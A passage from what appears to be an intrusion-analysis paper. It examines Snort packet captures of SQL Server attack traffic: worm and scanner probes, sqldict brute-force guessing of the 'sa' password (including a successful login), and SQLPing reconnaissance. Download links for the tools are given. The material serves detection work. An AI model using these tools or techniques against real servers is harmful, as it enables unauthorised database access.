Compare the above packet to a packet captured by a Snort IDS sensor looking for the SQL Worm. We see the “Microsoft (r) Windows Script” and the Host-aaa.bbb.ccc.ddd pattern. See how this packet uses NTLMSSP. We can identify the source further as the machine called FILESERVER in the XXXXX (obfuscated) workgroup/domain.

```
[**] SQL scan [**]
05/21-14:10:56.520779 AAA.BBB.CCC.DDD:2884 -> myip:1433
TCP TTL:114 TOS:0x0 ID:6845 IpLen:20 DgmLen:305 DF
***AP*** Seq: 0x13D81BCC  Ack: 0x910004FC  Win: 0x4470  TcpLen: 20
0x0000: 00 xx xx xx xx xx xx xx xx xx xx xx xx 00 45 00  .P...i..c.....E.
0x0010: 01 31 1A BD 40 00 72 06 55 9B 0C FB 1B 41 xx xx  .1..@.r.U....A.,
0x0020: xx xx 0B 44 05 99 13 D8 1B CC 91 00 04 FC 50 18  ...D..........P.
0x0030: 44 70 4F F6 00 00 10 01 01 09 00 00 01 00 01 01  DpO.............
0x0040: 00 00 00 00 00 70 00 10 00 00 00 00 00 06 40 0E  .....p........@.
0x0050: 00 00 00 00 00 00 E0 03 10 00 68 01 00 00 09 04  ..........h.....
0x0060: 00 00 56 00 0A 00 6A 00 02 00 00 00 00 00 6E 00  ..V...j.......n.
0x0070: 21 00 B0 00 0C 00 00 00 00 00 C8 00 05 00 D2 00  !...............
0x0080: 00 00 D2 00 00 00 00 02 E3 1D FA 2D D2 00 2F 00  ...........-../.
0x0090: 01 01 00 00 46 00 49 00 4C 00 45 00 53 00 45 00  ....F.I.L.E.S.E.
0x00A0: 52 00 56 00 45 00 52 00 73 00 61 00 4D 00 69 00  R.V.E.R.s.a.M.i.
0x00B0: 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00  c.r.o.s.o.f.t. .
0x00C0: 28 00 72 00 29 00 20 00 57 00 69 00 6E 00 64 00  (.r.). .W.i.n.d.
0x00D0: 6F 00 77 00 73 00 20 00 53 00 63 00 72 00 69 00  o.w.s. .S.c.r.i.
0x00E0: 70 00 74 00 20 00 48 00 6F 00 73 00 74 00 XX 00  p.t. .H.o.s.t.X.
0x00F0: XX 00 XX 00 2E 00 XX 00 XX 00 2E 00 XX 00 XX 00  X.X...X.X...X.X.
0x0100: XX 00 2E 00 XX 00 4F 00 4C 00 45 00 44 00 42 00  X...X.O.L.E.D.B.
0x0110: 4E 54 4C 4D 53 53 50 00 01 00 00 00 07 B2 00 A0  NTLMSSP.........
0x0120: 05 00 05 00 2A 00 00 00 0A 00 0A 00 20 00 00 00  ....*....... ...
0x0130: 46 49 4C 45 53 45 52 56 45 52 XX XX XX XX XX     FILESERVERXXXXX

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

While we’re on the topic of the SQL Worm, here is how eEye’s Retina SQL Worm scanner looks when it checks a server for the vulnerability. It differs quite a bit from the previous examples; a notable difference is the use of ASCII as opposed to Unicode. The scanning tool also provides a friendly EEYE2002v2 string to identify itself.

```
08/18-02:30:42.019113 192.168.1.3:1777 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:23956 IpLen:20 DgmLen:629 DF
***AP*** Seq: 0x3DE0C10B  Ack: 0x79C237E4  Win: 0x4470  TcpLen: 20
02 00 02 00 00 00 00 00 78 78 78 00 00 00 00 00  ........xxx.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 03 73 61 00 00 00 00 00 00 00  .......sa.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 33 37 38 37 36 00 00 00 00 00 00  .....37876......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 05 03 01 06 0A 09 01 00 00 00 00 02 00  ................
00 00 00 00 4D 69 63 72 6F 73 6F 66 74 20 41 63  ....Microsoft Ac
63 65 73 73 00 00 00 00 00 00 00 00 00 00 00 00  cess............
00 00 10 30 30 30 2E 30 30 30 2E 30 2E 30 30 00  ...000.000.0.00.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 0C 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 04 02 00 00 45 45 59 45 32 30 30 32 76 32  ......EEYE2002v2
0A 00 00 00 00 00 0D 11 75 73 5F 65 6E 67 6C 69  ........us_engli
73 68 00 00 00 00 00 00 00 00 00 00 00 00 00 00  sh..............
02 01 00 4C 00 00 00 00 00 00 00 00 00 00 0A 00  ...L............
00 00 00 00 00 00 00 00 00 00 00 00 00 69 73 6F  .............iso
5F 31 00 00 00 00 00 00 00 00 00 00 00 00 00 00  _1..............
00 00 00 00 00 00 00 00 00 00 00 05 01 35 31 32  .............512
00 00 00 03 00 00 00 00 00 00 00 00              ............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

More Than Simply Knocking on the Door

Here, we have examples from a dictionary-base password-guessing attempt from *sqldict*.[8] The first example is a NULL password attempt. The second is a failed guess-attempt. Finally, the third is a capture of a successful guess. Passwords are bolded in the packets below. The 0x02 denotes the beginning of the password field. The "squelda" string can be used to detect a brute force attack from *sqldict* against your servers. It would be better to trigger on the string "Login failed for user" in order to detect other tools.

```
08/16-03:21:41.676789 192.168.1.3:4661 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:61148 IpLen:20 DgmLen:552 DF
***AP*** Seq: 0x5D3A71D3  Ack: 0x664E7B56  Win: 0x4470  TcpLen: 20
02 00 02 00 00 00 02 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 73 61 00 00 00 00 00 00 00  .......sa.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 30 30 30 30 30 30 61 30 00 00 00  .....000000a0...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 18  .............. .
81 B8 2C 08 03 01 06 0A 09 01 01 00 00 00 00 00  ..,.............
00 00 00 00 73 71 75 65 6C 64 61 20 31 2E 30 00  ....squelda 1.0.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 0B 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 04 02 00 00 4D 53 44 42 4C 49 42 00 00 00  ......MSDBLIB...
07 06 00 00 00 00 0D 11 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/16-03:21:41.846789 192.168.1.2:1433 -> 192.168.1.3:4661
TCP TTL:128 TOS:0x0 ID:9635 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x664E7B56  Ack: 0x5D3A73D3  Win: 0x4270  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

[8] Sqldict is available at http://ntsecurity.nu/toolbox/sqldict

```
08/16-03:21:41.846789 192.168.1.3:4661 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:61149 IpLen:20 DgmLen:117 DF
***AP*** Seq: 0x5D3A73D3  Ack: 0x664E7B56  Win: 0x4470  TcpLen: 20
02 01 00 4C 00 00 03 00 00 00 00 00 00 00 00 01  ...L............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 30 30 30  .............000
00 00 00 03 00 00 00 00 00 00 00 00              ............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/16-03:21:41.846789 192.168.1.2:1433 -> 192.168.1.3:4661
TCP TTL:128 TOS:0x0 ID:9636 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x664E7B56  Ack: 0x5D3A7420  Win: 0x4223  TcpLen: 20
04 01 00 3B 00 00 01 00 AA 27 00 18 48 00 00 01  ...;.....'..H...
0E 1B 00 4C 6F 67 69 6E 20 66 61 69 6C 65 64 20  ...Login failed
66 6F 72 20 75 73 65 72 20 27 73 61 27 2E 00 00  for user 'sa'...
00 00 FD 02 00 00 00 00 00 00 00                 ...........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Below is a non-NULL, yet incorrect guess, the username *sa*. You see the guessed password, “sa,” in bold preceded by the password field identifier, 0x02.

```
08/16-03:21:41.846789 192.168.1.3:4662 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:61154 IpLen:20 DgmLen:552 DF
***AP*** Seq: 0x5D3B721F  Ack: 0x66567996  Win: 0x4470  TcpLen: 20
02 00 02 00 00 00 02 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 73 61 00 00 00 00 00 00 00  .......sa.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 02 73 61 00 00 00 00 00 00 00 00  ......sa........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 02 30 30 30 30 30 30 61 30 00 00 00  .....000000a0...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 18  .............. .
81 B8 2C 08 03 01 06 0A 09 01 01 00 00 00 00 00  ..,.............
00 00 00 00 73 71 75 65 6C 64 61 20 31 2E 30 00  ....squelda 1.0.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 0B 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 02 73 61 00 00 00 00 00 00 00 00 00 00  ....sa..........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 04 02 00 00 4D 53 44 42 4C 49 42 00 00 00  ......MSDBLIB...
07 06 00 00 00 00 0D 11 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/16-03:21:42.046789 192.168.1.2:1433 -> 192.168.1.3:4662
TCP TTL:128 TOS:0x0 ID:9641 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x66567996  Ack: 0x5D3B741F  Win: 0x4270  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
08/16-03:21:42.046789 192.168.1.3:4662 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:61155 IpLen:20 DgmLen:117 DF
***AP*** Seq: 0x5D3B741F  Ack: 0x66567996  Win: 0x4470  TcpLen: 20
02 01 00 4C 00 00 03 00 00 00 00 00 00 00 00 01  ...L............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 30 30 30  .............000
00 00 00 03 00 00 00 00 00 00 00 00              ............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/16-03:21:42.046789 192.168.1.2:1433 -> 192.168.1.3:4662
TCP TTL:128 TOS:0x0 ID:9642 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x66567996  Ack: 0x5D3B746C  Win: 0x4223  TcpLen: 20
04 01 00 3B 00 00 01 00 AA 27 00 18 48 00 00 01  ...;.....'..H...
0E 1B 00 4C 6F 67 69 6E 20 66 61 69 6C 65 64 20  ...Login failed
66 6F 72 20 75 73 65 72 20 27 73 61 27 2E 00 00  for user 'sa'...
00 00 FD 02 00 00 00 00 00 00                    ..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

This successful attempt is rewarded with the authentication packet establishing access to the *master* database using English language settings.

```
08/16-03:21:42.446789 192.168.1.3:4665 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:61172 IpLen:20 DgmLen:552 DF
***AP*** Seq: 0x5D4018F5  Ack: 0x665B4E4B  Win: 0x4470  TcpLen: 20
02 00 02 00 00 00 02 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 73 61 00 00 00 00 00 00 00  .......sa.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 02 62 61 64 70 61 73 73 00 00 00  ......badpass...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 07 30 30 30 30 30 30 61 30 00 00 00  .....000000a0...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 18  .............. .
81 B8 2C 08 03 01 06 0A 09 01 01 00 00 00 00 00  ..,.............
00 00 00 00 73 71 75 65 6C 64 61 20 31 2E 30 00  ....squelda 1.0.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 0B 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 07 62 61 64 70 61 73 73 00 00 00 00 00  ....badpass.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 04 02 00 00 4D 53 44 42 4C 49 42 00 00 00  ......MSDBLIB...
07 06 00 00 00 00 0D 11 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/16-03:21:42.646789 192.168.1.2:1433 -> 192.168.1.3:4665
TCP TTL:128 TOS:0x0 ID:9656 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x665B4E4B  Ack: 0x5D401AF5  Win: 0x4270  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
08/16-03:21:42.646789 192.168.1.3:4665 -> 192.168.1.2:1433
TCP TTL:128 TOS:0x0 ID:61173 IpLen:20 DgmLen:117 DF
***AP*** Seq: 0x5D401AF5  Ack: 0x665B4E4B  Win: 0x4470  TcpLen: 20
02 01 00 4C 00 00 03 00 00 00 00 00 00 00 00 01  ...L............
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 30 30 30  .............000
00 00 00 03 00 00 00 00 00 00 00 73              ............s

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/16-03:21:42.646789 192.168.1.2:1433 -> 192.168.1.3:4665
TCP TTL:128 TOS:0x0 ID:9657 IpLen:20 DgmLen:269 DF
***AP*** Seq: 0x665B4E4B  Ack: 0x5D401B42  Win: 0x4223  TcpLen: 20
04 01 00 E5 00 33 01 00 E3 0F 00 01 06 6D 61 73  .....3.......mas
74 65 72 06 6D 61 73 74 65 72 AB 37 00 45 16 00  ter.master.7.E..
00 02 00 25 00 43 68 61 6E 67 65 64 20 64 61 74  ...%.Changed dat
61 62 61 73 65 20 63 6F 6E 74 65 78 74 20 74 6F  abase context to
20 27 6D 61 73 74 65 72 27 2E 06 43 4F 52 56 55   'master'..CORVU
53 00 00 00 E3 0D 00 02 0A 75 73 5F 65 6E 67 6C  S........us_engl
69 73 68 00 AB 39 00 47 16 00 00 01 00 27 00 43  ish..9.G.....'.C
68 61 6E 67 65 64 20 6C 61 6E 67 75 61 67 65 20  hanged language
73 65 74 74 69 6E 67 20 74 6F 20 75 73 5F 65 6E  setting to us_en
67 6C 69 73 68 2E 06 43 4F 52 56 55 53 00 00 00  glish..CORVUS...
E3 09 00 03 05 69 73 6F 5F 31 01 00 AD 20 00 01  .....iso_1... ..
04 02 00 00 16 4D 69 63 72 6F 73 6F 66 74 20 53  .....Microsoft S
51 4C 20 53 65 72 76 65 72 00 00 5F 08 00 C2 E3  QL Server.._....
0A 00 04 03 35 31 32 04 34 30 39 36 FD 00 00 00  ....512.4096....
00 00 00 00 00                                   .....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

A SQL Server discovery tool called *SQLPing*[9] uses UDP/1434 to detect servers on a network, it will identify the SQL Server's name, the instance name of the database, its version (and consequently its patch level,) the connection methods support (e.g. IP socket, port 1433, or Named Pipe \\SERVER\pipe\sql\query,) it will also check for a NULL *sa* password. Here is a capture of SQLPing identifying a server. First it attempts a TCP/1434 connection that is refused by the server, then the signature UDP/1434 packet containing 0x02 arrives, yielding a treasure of information about the SQL server in response:

```
08/19-14:19:40.737796 172.16.10.107:2677 -> 172.16.10.53:1434
TCP TTL:128 TOS:0x0 ID:57869 IpLen:20 DgmLen:48 DF
******S* Seq: 0x1A4F4ADF  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/19-14:19:40.738046 172.16.10.53:1434 -> 172.16.10.107:2677
TCP TTL:128 TOS:0x0 ID:40579 IpLen:20 DgmLen:40
***A*R** Seq: 0x0  Ack: 0x1A4F4AE0  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/19-14:19:40.738397 172.16.10.107:2678 -> 172.16.10.53:1434
UDP TTL:128 TOS:0x0 ID:57870 IpLen:20 DgmLen:30
Len: 10
02 00                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

[9] SQLPing is available at http://www.sqlsecurity.com/scripts/sqlping22.zip

```
08/19-14:19:40.739192 172.16.10.53:1434 -> 172.16.10.107:2678
UDP TTL:128 TOS:0x0 ID:40580 IpLen:20 DgmLen:145
Len: 125
05 72 00 53 65 72 76 65 72 4E 61 6D 65 3B XX XX  .r.ServerName;XX
XX XX XX XX XX 3B 49 6E 73 74 61 6E 63 65 4E 61  XXXXX;InstanceNa
6D 65 3B 4D 53 53 51 4C 53 45 52 56 45 52 3B 49  me;MSSQLSERVER;I
73 43 6C 75 73 74 65 72 65 64 3B 4E 6F 3B 56 65  sClustered;No;Ve
72 73 69 6F 6E 3B 38 2E 30 30 2E 31 39 34 3B 74  rsion;8.00.194;t
63 70 3B 31 34 33 33 3B 6E 70 3B 5C 5C XX XX XX  cp;1433;np;\\XXX
XX XX XX XX 5C 70 69 70 65 5C 73 71 6C 5C 71 75  XXXX\pipe\sql\qu
65 72 79 3B 3B                                   ery;;

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Not satisfied with just that information, the program then connects to TCP/1433 to login as *sa* using a NULL password.

```
08/19-14:19:41.584939 172.16.10.107:2679 -> 172.16.10.53:1433
TCP TTL:128 TOS:0x0 ID:57871 IpLen:20 DgmLen:48 DF
******S* Seq: 0x1A536521  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/19-14:19:41.585256 172.16.10.53:1433 -> 172.16.10.107:2679
TCP TTL:128 TOS:0x0 ID:40581 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x672C5DC4  Ack: 0x1A536522  Win: 0x4470  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/19-14:19:41.585295 172.16.10.107:2679 -> 172.16.10.53:1433
TCP TTL:128 TOS:0x0 ID:57872 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x1A536522  Ack: 0x672C5DC5  Win: 0x4470  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/19-14:19:41.835730 172.16.10.107:2679 -> 172.16.10.53:1433
TCP TTL:128 TOS:0x0 ID:57875 IpLen:20 DgmLen:81 DF
***AP*** Seq: 0x1A536522  Ack: 0x672C5DC5  Win: 0x4470  TcpLen: 20
12 01 00 29 00 00 00 00 00 00 15 00 06 01 00 1B  ...)............
00 01 02 00 1C 00 01 03 00 1D 00 04 FF 08 00 00  ................
C2 00 00 00 00 88 05 00 00                       .........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/19-14:19:41.836171 172.16.10.53:1433 -> 172.16.10.107:2679
TCP TTL:128 TOS:0x0 ID:40583 IpLen:20 DgmLen:77 DF
***AP*** Seq: 0x672C5DC5  Ack: 0x1A53654B  Win: 0x4447  TcpLen: 20
04 01 00 25 00 00 01 00 00 00 15 00 06 01 00 1B  ...%............
00 01 02 00 1C 00 01 03 00 1D 00 00 FF 08 00 00  ................
C2 00 00 02 00                                   .....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/19-14:19:41.836267 172.16.10.107:2679 -> 172.16.10.53:1433
TCP TTL:128 TOS:0x0 ID:57876 IpLen:20 DgmLen:230 DF
***AP*** Seq: 0x1A53654B  Ack: 0x672C5DEA  Win: 0x444B  TcpLen: 20
10 01 00 BE 00 00 01 00 B6 00 00 00 00 00 00 71  ...............q
00 10 00 00 00 00 00 07 04 06 00 00 00 00 00 00  ................
E0 03 10 00 2C 01 00 00 09 04 00 00 56 00 0B 00  ....,.......V...
6C 00 02 00 00 00 00 00 70 00 07 00 7E 00 11 00  l.......p...~...
00 00 00 00 A0 00 05 00 AA 00 00 00 AA 00 06 00  ................
00 B0 D0 7F B1 8B 00 00 00 00 B6 00 00 00 XX 00  ..............X.
XX 00 XX 00 XX 00 XX 00 XX 00 XX 00 XX 00 XX 00  X.X.X.X.X.X.X.X.
XX 00 XX 00 73 00 61 00 50 00 72 00 6F 00 6A 00  X.X.s.a.P.r.o.j.
65 00 63 00 74 00 31 00 37 00 32 00 2E 00 31 00  e.c.t.1.7.2...1.
36 00 2E 00 31 00 30 00 2E 00 35 00 33 00 2C 00  6...1.0...5.3.,.
31 00 34 00 33 00 33 00 4F 00 4C 00 45 00 44 00  1.4.3.3.O.L.E.D.
42 00 6D 00 61 00 73 00 74 00 65 00 72 00        B.m.a.s.t.e.r.
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/19-14:19:41.837588 172.16.10.53:1433 -> 172.16.10.107:2679
TCP TTL:128 TOS:0x0 ID:40584 IpLen:20 DgmLen:413 DF
***AP*** Seq: 0x672C5DEA  Ack: 0x1A536609  Win: 0x4389  TcpLen: 20
04 01 01 75 00 33 01 00 E3 1B 00 01 06 6D 00 61  ...u.3.......m.a
00 73 00 74 00 65 00 72 00 06 6D 00 61 00 73 00  .s.t.e.r..m.a.s.
74 00 65 00 72 00 AB 64 00 45 16 00 00 02 00 25  t.e.r..d.E.....%
00 43 00 68 00 61 00 6E 00 67 00 65 00 64 00 20  .C.h.a.n.g.e.d.
00 64 00 61 00 74 00 61 00 62 00 61 00 73 00 65  .d.a.t.a.b.a.s.e
00 20 00 63 00 6F 00 6E 00 74 00 65 00 78 00 74  . .c.o.n.t.e.x.t
00 20 00 74 00 6F 00 20 00 27 00 6D 00 61 00 73  . .t.o. .'.m.a.s
00 74 00 65 00 72 00 27 00 2E 00 07 XX 00 XX 00  .t.e.r.'....X.X.
XX 00 XX 00 XX 00 XX 00 XX 00 00 00 00 E3 08 00  X.X.X.X.X.......
07 05 09 04 D0 00 34 00 E3 17 00 02 0A 75 00 73  ......4......u.s
00 5F 00 65 00 6E 00 67 00 6C 00 69 00 73 00 68  ._.e.n.g.l.i.s.h
